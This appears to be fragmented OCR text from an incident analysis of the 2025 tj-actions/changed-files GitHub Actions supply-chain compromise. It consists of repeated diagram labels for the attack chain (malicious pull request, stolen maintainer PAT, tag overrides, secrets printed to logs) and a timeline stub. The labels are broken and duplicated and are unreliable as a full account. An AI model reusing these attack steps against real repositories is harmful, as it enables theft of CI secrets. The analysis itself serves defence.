
Secrets

ewdog/
n-setup


pendency

tions/
changed-
les


Repository access
Repository access
Repository access
Repository access
Invite disposable user as a member
Steal maintainer's PAT
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/
sonar-findbu
eviewdog/
tion-setup
Where we originally started
Create workflow
Dependency
First override: v39 tag
Secrets leaked to attacker
coinbase/
agentkit
Used in workflow of
tj-actions/
changed-files
Used in workflow of
tj-actions/
eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
LOG
Used in workflow of


Repository access
Repository access
Repository access
Repository access
Invite disposable user as a member
Steal maintainer's PAT
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
First override: v39 tag
Where we will start today
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG


Repository access
Repository access
Repository access
Repository access
Invite disposable user as a member
Steal maintainer's PAT
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
Create workflow
Where we will start today
First override: v39 tag
coinbase/ agentkit
Used in workflow of
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG



>> Timeline <<

March 14, 2025



Step #1


Compromising the SpotBugs organization


TTP #1

